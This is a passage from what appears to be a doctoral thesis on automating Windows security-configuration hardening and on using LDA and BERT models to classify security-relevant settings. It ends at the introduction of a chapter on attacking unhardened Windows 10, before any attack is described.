Table 3.3.: # rules per guide compliant to the given guide before and after implementing guide automatically. Highest value of a column: dark gray, lowest: light gray.

automatable rules wrongly classified, this is not the case.

In **RQ3**, we searched for the percentage of rules that we can automate after correcting the extraction process's errors. If this number were too low, administrators would spend the same amount of time for implementing the remaining rules, and the gains of our approach would be small. Our results show that we can automate 97% of the automatable rules with our approach and dramatically reduce manual implementation.

In **RQ4**, we asked for the time taken to execute our approach. If the steps were too time-consuming, it would be more efficient to do it manually, and our tooling would be unnecessary. With 245.91s for the tools themselves and 1215.91s for the complete process, our approach is more efficient than the manual approach.

In **RQ5**, we searched for the percentage of rules which are correctly implemented according to the automatic checks. If our approach implemented the rules wrongly, it would be useless. With over 97% of correctly implemented rules, our approach implements almost all rules correctly.

In summary, our evaluation showed for the given Windows-based guide that our approach is feasible and effective.

3.4. Generalization and further work

The main limitation of our extraction step is the fact that this extraction is only possible because of the highly schematic structure of the descriptions written by CIS and DISA. If they modify their template for these descriptions, we will have to adjust this step entirely. During this thesis, the authors of security-configuration guides as Siemens and we used the same grammar for many different Windows-based DISA guides in many different versions. The percentage of extracted rules was always comparable to the results presented in this chapter. The same holds for our CIS grammar and the Windows-based CIS guides. An anecdotal example for this is Microsoft Edge. When Siemens decided that Edge should be supported on managed Siemens devices, they needed a security-configuration guide first. Thus, they took the CIS Microsoft Edge guide, converted it into the Scapolite Format, and extracted the essential values with this approach. Therefore, we state that our approach generalizes at least within CIS and DISA guides that cover Windows-based systems or other software managed via the Administrative Templates. Although our results are good, the best option would be to have this information directly in a machine-readable way. Thus, we hope that future guides will have the needed information in a machine-readable form. A limitation of our implementation of Windows-related guides is the dependency on the LGPO.exe. If Microsoft decided to remove this tool for changing Windows system settings, we would have to replace core parts of the presented approach.

We admit that our approach is only an intermediate solution. Instead of converting guides to executables by users or third parties, it would be more practical for publishers to attach machine-executable codes or links to them to the rules as they are doing it for automatic checking. Nevertheless, as long as the publishers do not distribute the guides

```
## /implementations/0/description
Follow the below steps to disable `Location Services`:
1. Tap `Settings` Gear Icon.
2. Tap `Security & Location`.
3. Scroll to the `Privacy` section.
4. Tap `Location`.
5. Toggle to the `OFF` position.
```

Listing 3.8.: Example of an implementation as part of a rule in an Android security-configuration guide.

so that we can quickly and automatically implement them, we need tools like those we presented in this chapter.

Our approach is tailored to Windows and its policies. Thus, the approach cannot be ported to other platforms without significant adjustments. Nevertheless, we are developing similar approaches for Linux OSs and Android in particular and try to achieve similar results there as well.

In Listing 3.8, one can see the implementation of an Android-related rule. It describes highly schematically the actions to implement. Thus, the difficulty of the *extraction* process as described in Figure 3.1 is comparable to that for the Windows-related guides.

The *verification* step is more difficult, because we do not have a similar definition of potential settings and the set of values they can have. In Windows, we can extract this information from the ADMX/ADML files, but in Android, there are–to our best knowledge–no comparable files available. To port our approach to Android, we created such definition files for several settings. For the setting *Location*, one would find an entry in this definition file as presented in Listing 3.9. With this information, we can verify that *OFF* is a valid value for this setting. Furthermore, we can use the information that we can translate *OFF* to *-network,-gps* for the *transformation to a low-level automation*. Finally, we can implement the rule on a given Android device via the Android Debug Bridge and the translated value.

Our work on Android just started, and there are many open questions: How could be the syntax of an Android definition file? How can we automatically create such a definition file? Which settings can we automatically set, e.g., via the Debug Bridge, and which settings cannot be set or only if we have rooted the device? How can we handle different Android versions and the fact that we can automatically configure a setting in one version, e.g., via

```
ui_name: Location
namespace: secure
name: location_providers_allowed
value:
 ON: +network,+gps
 OFF: -network,-gps
```

Listing 3.9.: Example of a definition for an Android-related setting.

```
## /implementations/0/description
Set the following parameters in `/etc/sysctl.conf` or a
`/etc/sysctl.d/*` file:
```
net.ipv6.conf.all.accept_ra = 0
net.ipv6.conf.default.accept_ra = 0
```
Run the following commands to set the active kernel parameters:
```
sysctl -w net.ipv6.conf.all.accept_ra=0
sysctl -w net.ipv6.conf.default.accept_ra=0
sysctl -w net.ipv6.route.flush=1
```
```

Listing 3.10.: Example of an implementation in an Ubuntu Linux security-configuration guide.

the Debug Bridge, and in another version, it is no longer possible?

For the automated implementation of general Linux guides, please have a look at Listing 3.10; here, we have the implementation of a rule of a Ubuntu guide. We can see that there is still a schema of how the implementation is described. Nevertheless, it is more complicated. In this example, there are two different steps, one concerning the modification of a file, the other the execution of shell commands. Hence, in addition to extracting the code-snippets, we have to derive the semantics of *set file content to* and *run* as well. If we wanted to *verify* that the code snippets are valid, we would have to know the syntax of the specific configuration file and the semantics, e.g., if *net.ipv6.conf.all.accept_ra = 0* is a correct line in this file. Furthermore, we would have to know the legal parameters of the program called in the second snippet.

We would need to extract this information, e.g., from the source code, the documentation, or the sample configuration file, to create definition files for the most common commands and configuration files. Since these knowledge sources are not standardized, this task would be tough. However, with recent improvements in large language models like GPT-3 and ChatGPT, one could use them to get this information. We tried this with ChatGPT, told the bot to act as an expert on Ubuntu security, and asked the bot how to configure the `accept_ra` parameter. It suggested the value `0` and told us to restart `sysctl` afterward to reload the configuration.

In summary, our approach to extract important values can be ported from Windows to Linux-based systems, but we do not have the information there to verify the extracted values. This problem of missing knowledge could be solved in the future by large language models like ChatGPT, but these are beyond the scope of this thesis.

In the future, work is necessary to provide the foundations that make security automation easier. The main factor that made our approach possible was that Microsoft provides machine-readable information about configuration options for their systems in the form of ADMX/ADML files. It follows that vendors should support security automation by

providing machine-readable information about security-configuration options and their implementation.

3.5. Conclusion

The complexity of contemporary systems renders their configuration increasingly difficult. This leads to vulnerabilities attackers can exploit to attack the systems. For a single organization, it is impossible to know all the configurations to make a specific system secure. Many organizations use public security-configuration guides to overcome the lack of knowledge; while many of these guides support automated compliance checking, they do not provide support for automated implementation.

In this chapter, we demonstrated an approach that can automatically implement Windows security-configuration guides with minimal manual effort. Our contribution further encompasses a PoC implementation, a step-by-step documentation of the process, and the evaluation of our approach using existing guides.

Our evaluation has shown that we can automate 83% of the rules without any manual effort using our NLP extraction. Furthermore, our extensive benchmark with 12 different guides and over 2014 rules with automatic checks showed that the implementation of our approach can implement at least 97% of the rules correctly.

With our approach and the results of its evaluation, we believe we can furthermore contribute as follows: Firstly, we have demonstrated how organizations that rely on publicly available security-configuration guides can be aided in reducing effort as well as reducing errors in the implementation of these guides. Secondly, we have shown how machine-readable information supporting automated implementation for Windows systems can be represented and included in SCAP guides. We hope that our results encourage publishers of security guides to support better the automated implementation of their guides by enriching them with such information, for Windows as well for other target systems. The design of SCAP v2 has already started [127]: Our work offers timely and relevant input for the further development of SCAP towards a standard that meets the requirements of both publishers and consumers of machine-readable security-configuration guides.

Thirdly, our research underlines the need for machine-readable specifications of (security) configuration settings: standardization and support of a format for this purpose by vendors would significantly aide in all tasks concerned with configuring systems securely.

4. Automated Identification of Security-Relevant Configuration Settings Using NLP

This chapter presents how one can use natural language processing to identify security-relevant configuration settings. Parts of this chapter have previously appeared in [113], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

4.1. Introduction

A critical part of the IT security in an organization such as Siemens is the secure configuration of all used software [24]. Here, we need to know which configuration settings (from here on *settings*) of a software are security-relevant (SR) or not security-relevant (NSR) (see Figure 4.1); this classification is especially relevant when the software vendor releases a new version of the software with new settings. We denote the classification predicate with p. Going through all possible settings Γ_θ of a software θ and classifying whether a setting $\gamma \in \Gamma_\theta$ is SR ($p(\gamma)$) to collect all SR settings

$$\Gamma_\theta^{SR} = \{\gamma | \gamma \in \Gamma_\theta : p(\gamma)\} \tag{4.1}$$

is a tedious and time-consuming task. Thus, we outsource this process to organizations such as the Center for Internet Security (CIS). They provide a set of security-configuration guides S_{CIS} and we use a CIS guide $\mathcal{S}_{CIS,\theta} \in S_{CIS}$ to harden our software θ.

However, there are situations in which we cannot use a guide: First, if there is no CIS guide for a software. Second, if there is a new update of the software and the CIS has not published its recommendations for the update yet. Third, we have higher security requirements in our environment and need additional rules. At Siemens, the third use case is the most important. In all cases, the security experts need to find all SR settings. To support finding the SR settings and assure that we find all SR settings, we use automated classification. False negatives, i.e., γ is SR, but $\neg p(\gamma)$, are more severe than false positives, because an attacker might use a non-hardened SR setting to attack the system. Classifiers should therefore avoid false negatives without labeling every setting as SR.




Figure 4.1.: Identification of security-relevant settings.

Our running example will be the hardening of the Windows 10 OS (in the following W10) with over 4500 settings ($|\Gamma_{W10}| > 4500$). Furthermore, there is a CIS W10 guide with over 500 rules, i.e., $|\mathcal{S}_{CIS,W10}| \approx 500$. Every rule r *targets* a setting γ, which we denote with $\varpi(r) = \gamma$ and this setting is unique, i.e., $\varpi_{CIS,W10}$ is injective and $|\Gamma^{SR}_{CIS,W10}| \approx 500$. In May 2021, Microsoft released the 21H1 update for W10 including over 300 new settings. The security experts at Siemens now needed the new SR settings, i.e., $\Gamma^{SR}_{W10'} \setminus \Gamma^{SR}_{W10}$.

In this chapter, we present our solution to this problem. We use various state-of-the-art natural language processing (NLP) to model p and classify automatically whether a setting is SR. We use the settings' descriptions in natural language as input and existing guides to identify SR terms.

Our contribution is threefold. First, we present, to our knowledge, the first approach to use NLP techniques to tackle the identification of SR settings. Second, we publish our labeled data sets[1] so that other researchers can train their models on them to solve the described problem. Third, we share the code of our models on Kaggle so that security experts can use them when they create guides.

4.2. Data Set Creation

As we have only several thousand settings, we need data-efficient techniques and a labeled data set. For a given software θ, we first needed all settings Γ_θ. Second, we needed the descriptions $\mathcal{D}$ describing their function and purpose in natural language. Third, we needed to label each setting γ as SR or NSR. One can see the three steps depicted as arrows in Figure 4.2.

As modern software can easily have thousands of settings [81], it is beneficial if we automate the three steps. Therefore, we choose W10 for our PoC. In W10, the Administrative Templates (ATs) define most settings. Microsoft stores these configuration definitions in so-

[1] github/tum-i4/Automated-Identification-of-Security-Relevant-Configuration-Settings-Using-NLP




Figure 4.2.: Data set creation.

called ADMX files, and we can automatically generate the set of settings Γ_{W10} out of them. Furthermore, the ATs include all the description texts in different languages in so-called ADML files. For our PoC implementation, we limited ourselves to English. However, one could also investigate whether another language, e.g., Hindi, is better suited to identify SR settings (we will discuss this also later in our overall limitations in Section 8.3.6). We parse the set of descriptions $\mathcal{D}$ from the ADML files and join the definitions with the descriptions using a shared identifier to a set of settings together with their description, i.e.,

$$\mathcal{L} = \{(\gamma, d) \,|\forall \gamma \in \Gamma_{W10} : \exists d \in \mathcal{D} : id(d) = id(\gamma)\} \tag{4.2}$$

where $id(*)$ is the function that returns the id of the setting for a given setting γ, respectively the id of the corresponding setting for a description d.

To automate the third step, we need ground truth whether a setting is SR or NSR. Here, we used CIS guides and especially the W10 guide $\mathcal{S}_{CIS,W10}$. Our assumption is that a setting γ is SR if and only if there is a rule r in the guide $\mathcal{S}_{CIS,W10}$ that is targeting this setting γ, i.e.,

$$p_{CIS,W10}(\gamma) \iff \exists r \in \mathcal{S}_{CIS,W10} : \varpi(r) = \gamma \tag{4.3}$$

We also use Siemens guides to evaluate our classifiers on guides from different organizations. In both cases we can automatically retrieve the set of all rules $\mathcal{S}_{CIS,W10}$ and extract for each rule the targeted setting γ, i.e., we have a list

$$\mathcal{K} = \{(r, \gamma = \varpi(r)) \,|r \in \mathcal{S}_{CIS,W10}\} \tag{4.4}$$

In the end, we can construct our labeled data set by joining $\mathcal{L}$ and $\mathcal{K}$. From $\mathcal{L}$ we take the setting γ and the corresponding description d, and mark it as security-relevant, i.e., *true*, if there is a rule r in $\mathcal{K}$ that targets the same setting, i.e., $\gamma = \gamma'$. Otherwise, we mark the setting as non-security-relevant.

$$\left\{\left(\gamma, d, \left(\exists \left(r, \gamma'\right) \in \mathcal{K} : \gamma = \gamma'\right)\right) \,|\, (\gamma, d) \in \mathcal{L}\right\} \tag{4.5}$$

The result are the labeled settings with their descriptions (see Listing 4.1).

```
- setting: Control Panel \ Personalization \ Force a specific background and accent color
  description: "Forces Windows to use the specified colors for the background and accent.
  ↪  The color values ..."
  is_security_relevant: false
- setting: Control Panel \ Personalization \ Prevent enabling lock screen camera
  description: "Disables the lock screen camera toggle switch in PC Settings and prevents
  ↪  a camera from being invoked on the lock screen..."
  is_security_relevant: true
```

Listing 4.1.: Labeled settings for Windows 10, version 1909.

The input of our implementation is the ADMX/ADML files of the ATs and a guide in the XML-based XCCDF format. Microsoft regularly updates the ATs. Thus, there are different versions of the ADMX/ADML files, e.g., *1909* or *21H2*. We uploaded different variants into our repository.

4.3. Sentiment Analysis

We make a binary decision if a setting is SR based on its text. Therefore, our first idea was to use Sentiment Analysis (SA) and lexicon-based approaches in particular to solve our problem.[2] Due to the descriptions' formal language, spell correction was not necessary. First, we considered basing our classification on part-of-speech (POS) tags. However, we found SR words distributed over all POS tags. The same holds for high frequency, as most frequent words in the SR descriptions also occur frequently in NSR ones. We also extracted words that only occurred in SR descriptions. Several words, e.g., "attacker", showed a relation to a security aspect, but filtering for words with a frequency of greater than five left only 12 words identifying hardly all the SR settings. As we could see subjects repeatedly mentioned in the descriptions, we used the frequency-inverse document frequency (tf-idf) algorithm instead of the frequency. To reduce the words to the relevant ones, we set the threshold to 0.5 and ended up with 141 words. Afterward, we went manually through these 141 words and recognized that only a few came from the security domain. Thus, we were looking for additional sources to increase our corpus on security-relevant words, and we combined the descriptions with the rationales (text explaining why one should configure a setting) of CIS rules. Again, we filtered out most of the words with the threshold of 0.5. Within the combined data sources, we could find the 80 SR words, e.g., "microphone" or "trust"; one can see all SR words as word clouds in the corresponding Kaggle notebook or in Listing A.7.

Nevertheless, these words also occur frequently in the NSR descriptions, and we constructed based on tf-idf a counterpart set of words that mark NSR settings, e.g., "color", but not enough to prevent a high number of false positives. The same problem occurred when we used n-grams or Named-entity recognition: The entity represents a particular case

[2]Code: kaggle/tumin4/sentiment-analysis

```
description: "Windows Components. AutoPlay Policies. Turn off Autoplay.[...]"
Topic probabilities: [(0, 0.025299275), (1, 0.02649991), (2, 0.025674498), (3,
↪  0.79593724), ..., (8, 0.026722105)]
```

Listing 4.2.: Topic prediction.

referring only to a few SR settings and, therefore, contributes little to the entire classification. Alternatively, the n-gram also appears within the NSR descriptions and therefore could lead to NSR descriptions being classified additionally as SR. With these findings, it becomes clear that the lexicon-based approaches lead to a large percentage of false positives, making them unsuitable in our case. SR words do not necessarily follow one after another. Therefore, increasing the size of n-grams is not suitable as well. Our insight here was that classifying the settings directly as SR performed not as well as expected.

4.4. Topic Modeling

Next, we trained a Latent-Dirichlet-Allocation (LDA) topic model to determine topics within the SR descriptions.[3] The intuition behind the LDA is that a document typically not only treats one single topic but can be rather seen as a mixture of multiple latent topics. Once we trained the model on the SR descriptions, we can calculate the probability of each description referring to a security topic. If the probability exceeds a certain threshold, we classify the description as SR.

We tokenized the descriptions, removed stop words, selected only words between 2 and 16 characters, and built the lemma and the word stem. Of the 300 most frequent stems, we manually created a list of words that are irrelevant for the security aspect, e.g., "kilobyte", or not specific to one topic, e.g., "password". Words like "password" might be security-relevant. However, they would not point us toward a specific topic, and this is what we need for the topic modeling. We trained the LDA model on the entire collection of SR descriptions. For the evaluation, we tested the classifier on other data sets, e.g., labeled according to another guide for the same system variant or on data sets for different system versions and variants. We built a dictionary containing all words that remained after the preprocessing for the LDA model and assigned each word an id. The tf-idf-feature representation lists the ids with the tf-idf scores. One might ask themselves why we din not use the traditional training/test data split. However, we will answer this question later in the discussion.

To optimize the performance of the model, we had to set the following parameters: amount of topics; passes, i.e., how often the algorithm iterates over the entire corpus to optimize the topic allocations; α, i.e., a priori assumption about the document-topic distributions; whether we would use per-word-topics; the probability threshold. We

[3]Code: kaggle/tumin4/topic-modeling-and-latent-dirichlet-allocation

OS θ	Guide $\mathcal{S}$	Settings $\lvert\Gamma_\theta\rvert$	# of SR $\lvert\Gamma_\theta^{SR}\rvert$	Recall (%)	# classified as SR	BA (%)
W10 *1909*	CIS	2688	246	**91**	406	**92**
W10 *1803*	CIS	2576	238	89	382	91
WS16	CIS	2430	156	88	355	89
W10 *1909*	Siemens	2688	303	59	407	73
WS16	Siemens	2430	192	80	355	85

Table 4.1.: Classification results of the LDA-based classifier.

achieved the best results with nine topics and four passes on our training data. For α, we learned an asymmetric a priori probability distribution from the description corpus and used per-word topics, i.e., we calculated a list of most likely topics for each word. Finally, we set the probability threshold to 70%.

The LDA topics are not as descriptive as the topics based on the CIS categories. We would need to draw semantic relationships between the words of one CIS topic, e.g., typical key words relating to *Data Protection* are "send", "collect" etc., but the words "send" and "collect" do not necessarily share common context words. The knowledge about a semantic relationship between them is necessary to relate them to the same topic. However, LDA is not capable of doing this.

For the classification, we preprocess all descriptions, transform them into the tf-idf representation, and the model returns the probabilities that the description refers to a topic. The description in Listing 4.2 has a strong relation of $\approx$ 80% to Topic 3. In the notebook, one can see that Topic 3 is mainly related to "search" and "cortana", but also other terms like "ink", "pictur", and "font". Thus, the topic models maps the description of the "Autoplay" setting describing the autoplay of media files is assigned to this topic. If any topics are above our threshold, we classify the setting as SR. Although the LDA obtained better results than the SA, we discovered several problems that we discuss in Section 4.6.

4.5. Transformer-based Machine Learning

The promising, but not convincing results (see Section 4.6) of the topic model and the recent success of deep learning models in standard NLP tasks motivated us to train an additional model using transformer-based machine learning, namely BERT [23].

For our model, we extended the sequence size to 512 tokens as the average input length in our data set was higher than the standard sequence length. Before training the BERT model, we removed the hive duplications we recognized during our LDA experiments (see Section 4.6) from our data set. We used a combination of over- and undersampling

to deal with our imbalanced data set and the low number of SR settings. We altered all hyperparameters, e.g., batch size or k-fold, in reasonable ranges of values.[4] We achieved the best results with a small BERT model with 2 hidden layers, a hidden size of 128, 2 attention heads, a batch size of 32, a dropout rate of 0.2, 20 epochs, and 5-fold cross-validation. Overfitting was a noticeable problem with BERT's storing capabilities and our limited data set. Thus, we added a dropout layer and used the AdamW optimizer with a decreasing learning rate.

4.6. Evaluation & Discussion

We evaluated the performance of the LDA and the BERT model on different data sets. The correct classification of SR settings is critical, and, thus, we focus strongly on the recall. A *useful* classifier in our context should therefore score a recall close to 100% without producing too many false positives.

Our four main research questions were:

RQ1 What is the highest recall a useful LDA-based classifier trained on the SR descriptions can achieve?

RQ2 Can we use our LDA-based approach as a classifier p for Siemens and CIS guides? Does it make sense to train publisher classifiers, i.e., p_{SIE} and p_{CIS}?

RQ3 Which recall/precision can our BERT-based classifier achieve on the unseen data? Could we achieve a sufficiently high recall of nearly 100% to replace the manual analysis by the security experts?

RQ4 What are the main reasons for false negatives?

RQ5 What are the main reasons for false positives? What would we need to avoid these problems in the future? Can we find settings that are not part of the CIS guides but are SR judged on the description?

Table 4.1 shows the classification results of the best performing LDA-based classifier on W10 and Windows Server 2016 (WS16) data sets. Our data sets are imbalanced as we have only a tiny percentage of SR settings. Therefore, we choose instead of the *normal* accuracy the Balanced Accuracy (BA) [10]. To make this clear, we used all SR descriptions of the CIS W10 *1909* to identify SR topics in the descriptions. This means that the LDA has seen **all** security-relevant descriptions in this dataset during the training phase. We choose this strange setup to demonstrate the problems in our LDA-based model even within this manipulated setup. A pathological classifier could learn from this that everything new is not security-relevant and would perform perfectly in the first column of the table. However,

[4] Code: kaggle/tumin4/transformer-based-machine-learning

Classifier	Recall	Precision	F1
BERT	0.44	**0.41**	**0.42**
Uniform	**0.54**	0.11	0.18

Table 4.2.: Performance of the BERT and the dummy classifier on CIS Windows 10, version 1803.

with our LDA-based classifier, we achieve only recall value of 91% on the W10 *1909* data set with a 92% BA on our training set answering **RQ1**.

The positive result here is that we have very few false positives, i.e., the LDA-based model can differentiate between the topics of the seen SR descriptions and the unseen NSR descriptions. One might now ask why we still missed 23 SR settings and could not meet our goal of $\approx$ 100% recall. When we investigated the 23 false negatives, we could see that the LDA-based model could not take the context of a word into account and lacked the semantical understanding necessary to classify the settings correctly. Thus, we could train LDA-based classifiers with sufficient recall of $\approx$ 100%, but those resulted in large numbers of false positives. The context-sensitivity and semantical understanding motivated our BERT-based classifier as an improvement over LDA.

The LDA-based classifier has a high recall and BA values on all CIS guides ($\Delta_{recall} \leq 3pp$, $\Delta_{BA} \leq 1pp$), lower values on WS16, and performs bad on Siemens W10. The results are relatively stable between different W10 versions and W10/ WS16. Therefore, we assume that the CIS is consistent within its classification of settings based on their description. We know that the security experts used the CIS WS16 as a basis for the Siemens WS16 guide explaining the relatively good performance. After seeing the bad results on Siemens W10, we investigated the difference between the CIS and the Siemens guide. We found many settings targeted only in one guide but not in the other; even if such a setting was in the training data, the classifier could not predict it correctly. With this in mind, training a global p does not make sense, but a publisher classifier p_{CIS} is useful. With the limitation to two publishers and Windows-based OSs, we could answer **RQ2**.

Table 4.2 shows the result of our BERT-based classifier. In contrast to the LDA-base classifier, we evaluated the BERT-based classifier on unseen data. Therefore, we removed some settings from the training set and ensured that the setting used in the training was used in the evaluation. As we present the first automated classification approach, we compare it with the best-performing dummy classifier, i.e., randomly classifying x% of the settings as SR, as a baseline. Although the dummy classifier has a better recall, its precision is only 11%, thus producing too many false positives. In precision and F1, the BERT classifier outperforms the baseline by 30pp respectively 24pp. However, our classifier misses more than half of the SR settings in the test data. Table 4.3 shows how our classifier performed on our other data sets. As the data sets share settings, we made sure that we used in the test data set no settings that we previously used in training. Nevertheless,

θ	$\mathcal{S}$	Recall	Precision	F1
W10 *1803*	CIS	0.44	0.41	0.42
W10 *1909*	CIS	**0.60**	**0.46**	**0.52**
WS16	CIS	0.49	0.28	0.35
W10 *1909*	Siemens	0.48	0.33	0.39
WS16	Siemens	0.48	0.43	0.45

Table 4.3.: Classification results of the BERT-based classifier.

although trained on CIS W10 *1803*, our classifier performs best on the W10 *1909* with a 60% recall and 46% precision. Our explanation for the good result on the newer version is that CIS marks some new settings as SR and changes some old settings from NSR to SR. However, CIS's updates to their guides make them more consistent, at least to what the classifier has learned from the descriptions. As we want to use the classifier in this use case of a new software version, we see this number as a basis for the future, but in the end, we are still far away from 100% recall. Therefore, we cannot replace the manual analysis of security experts, and we could not fulfill the second part of **RQ3**.

Going through the false negatives of our classifiers, we identified four main classification problems. Unique settings, short descriptions, descriptions with a vocabulary spread over multiple topics, and linked settings. An example of the first group is the setting *Enable Windows NTP Server*. The targeting rule's rationale state that it is SR for the validity of timestamps used, e.g., in authentication procedures. However, the setting's description neither includes "clock" nor "synchronization" and neither the LDA nor the BERT-based models label it as SR. An example of the second group is *Allow Cloud Search*. Here, the description only consists of one sentence, and we cannot assess the topic. The third group is settings whose description is SR according to two or more topics. However, no single probability is over the threshold. Our LDA classifier assigns the setting *Allow user control over installs* to 51% to Topic 3 and 35% to Topic 4. Thus, we classify it wrongly as not SR. The fourth group is settings that often occur in other settings' descriptions. Several NSR settings mention the SR setting *Prevent enabling lock screen slide show*. Thus, the classifier deducts that this setting is NSR. Linked settings also cause false positives if multiple SR settings mention a NSR setting. The four presented groups answer **RQ4**.

Next, we went through the classifiers' false positives. We could identify four groups of common problems: Overruled settings, hive duplication, correction candidates, and context-specific meanings. The first group is settings with SR descriptions. Nevertheless, they become ineffective if another setting is enabled or disabled. The setting *MS Support Diagnostic Tool \Configure execution level* states that it takes no effect if the "scenario execution policy" is configured. We would need a semantic model of the settings' relations to avoid such false positives. The second group is settings existing both in the Computer **and** the User hive. They usually have the same description, but the Computer setting has

precedence over the User setting. Thus, the CIS marks the Computer setting as SR and the User as NSR. However, there are settings like *Always install with elevated privileges* stating that we should enable this policy in both hives. Thus, we needed to know which settings are essential on both hives to prevent these false positives. Since we trained the BERT-based model after the LDA evaluation, we removed this problem there. The third group is settings that indeed seem SR, e.g., because we found similar written SR descriptions. One example here is the *Prohibit non-administrators from applying vendor signed updates* setting. We do not know whether the CIS overlooked this setting or deliberately chose to omit this setting, e.g. because the impact is meager. The fourth group is settings that have words that are only in some contexts SR, e.g., *Prevent Application Sharing in true color*. "Application" and "Sharing" appear in many SR descriptions, but here, this color setting is NSR. To filter out those rules, we would need to take the context of the words more into account. Only the third group provides candidates for the new rule. However, as we do not know whether the CIS forgot them or omitted them, we cannot answer the second part of **RQ5**.

Our evaluation shows that our classifiers could detect many settings correctly, but not enough for our use case. The main problem with the descriptions is that they should inform a user about the setting not a security expert about the setting's security implications. Our findings suggest that NLP techniques like the LDA topic model alone cannot replace the security experts and their domain knowledge in this task.

4.7. Conclusion

We constructed labeled data sets for security-relevant configuration settings. We motivated our decision to train an LDA topic model and a BERT-based model to classify SR settings. Our evaluation could achieve good results on the different data sets. The required recall of close to 100 % due to the security implications could not be met. Therefore, our approach cannot replace security experts going through the settings. Nevertheless, it can provide good support for them by filtering out settings that are not security-relevant at all, i.e., the model returns value near 0. Alternatively, they could use the predicted values to prioritize which settings they should first look into. We published our labeled data sets so that other researchers can use them for training better models in the future.

Based on our results, we propose several improvements for the configuration hardening: First, we need data sets with settings, descriptions, and security relevancy for more systems, e.g., Linux-based systems or applications. Second, software vendors should improve the settings' descriptions and add security implications. Third, it would be better if the software vendors tag all SR settings directly in a machine-readable way, e.g., in the ADMX, so that we would not need NLP techniques to extract it from the natural language texts. Fourth, the software vendors could provide machine-readable security-configuration guides, e.g., in XCCDF or Scapolite Format, along with their software. With these guides, security-aware users could harden their systems directly during the installation and make them secure from day one.

5. Attacking Unhardened Windows 10 Instances

This chapter presents attacks on unhardened Windows 10 instances. Parts of this chapter have been submitted as [112], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors. [a]

[a] Parts of the submitted publication are based on a master's thesis[38] supervised by the author of this thesis. In preparation of the publication, the author of this thesis created the storyline of the article, revised and extended the existing content, and wrote the article itself.

5.1. Introduction

Many companies are reluctant to apply security-configuration guides. On the one hand, they suspect that the hardening of the system could impact its performance or break its functionality (we will discuss the functionality-breaking part in Chapter 6). On the other hand, they underestimate the risk of not applying some rules, although real hackers actively search for misconfigurations like these [32]. Thus, they will not apply at least some of the rules.

There are many strategies to deal with configuration hardening. Figure 5.1 illustrates the three main strategies. In the first strategy, administrators are unaware of security-configuration guides for their systems or do not have access to the right guides. Thus, they change a few settings. Which settings they change depends on their administrators' and security experts' knowledge and experience. This strategy is the most common strategy at companies and organizations like the TUM.

In the second strategy, the administrators use existing guides, e.g., from the CIS, to harden their systems. If there are performance issues due to the hardening, they will see this in most cases directly. If the hardening breaks certain system functionalities, the system users will notify the administrators, probably via angry emails or messages. In these two cases, the administrators will revert the problematic rules to restore functions or make the system faster. This troubleshooting and reverting is cumbersome and takes much time. However, the advantages are and will not be directly visible to them. Because the administrators and the managers directly see the drawbacks but not the advantages, e.g., the number of blocked attacks, they see them rarely.




Figure 5.1.: Three different strategies to handle the security configuration in an organization. In Strategy 1 (the first row), the administrators change only settings they know. In Strategy 2, they apply the full guide and revert some rules based on experienced problems. In Strategy 3, they only apply the unproblematic rules.

In the third strategy, the administrators use the guides as a baseline, select specific rules with little or no risk of failure, and apply them to the systems. This strategy is straightforward and less time-consuming than the second strategy. Thus, more administrators use the third strategy instead of the second strategy. However, this strategy risks leaving out intrusive rules that might influence the system's behavior but block attacks. Whether a rule blocks an attack or not is hard to determine for administrators.

We observed at Siemens and the TUM that administrators are very conservative and skeptical regarding configuration hardening. They are reluctant to change the configuration of running systems since they will be blamed for any problem occurring. We want to make clear that we are not blaming the administrators for this utterly rational behavior. When they face a trade-off between hardening and maintaining the system's functionality, they act correctly under the given objectives. Security researchers and practitioners like us must convince them that configuration hardening is necessary. Security patching could be a role model for configuration hardening from that perspective. Administrators used to be also reluctant to update their systems. However, if the vendor makes sure that a security patch helps against a specific attack and the administrators know that attackers can use this attack against their system, they will patch their systems. Thus, we need to be as convincing with existing attacks that security hardening can block to motivate the administrators to harden their systems.

Therefore, we decided to collect realistic attacks based on publicly available resources on state-of-the-art systems that we can block with configuration hardening. Realistic attacks should exclude attacks with resource requirements exceeding most attackers, e.g., building a quantum computer to crack an encryption scheme, since these are irrelevant for most companies or organizations. Publicly available resources should exclude zero-day attacks since they are also out of scope for most organizations. Our attacker model is a motivated

person with a computer science and security background. Our hypothesis for this chapter is the following: If we cannot find such attacks, it is not rational for the administrators to apply configuration hardening.

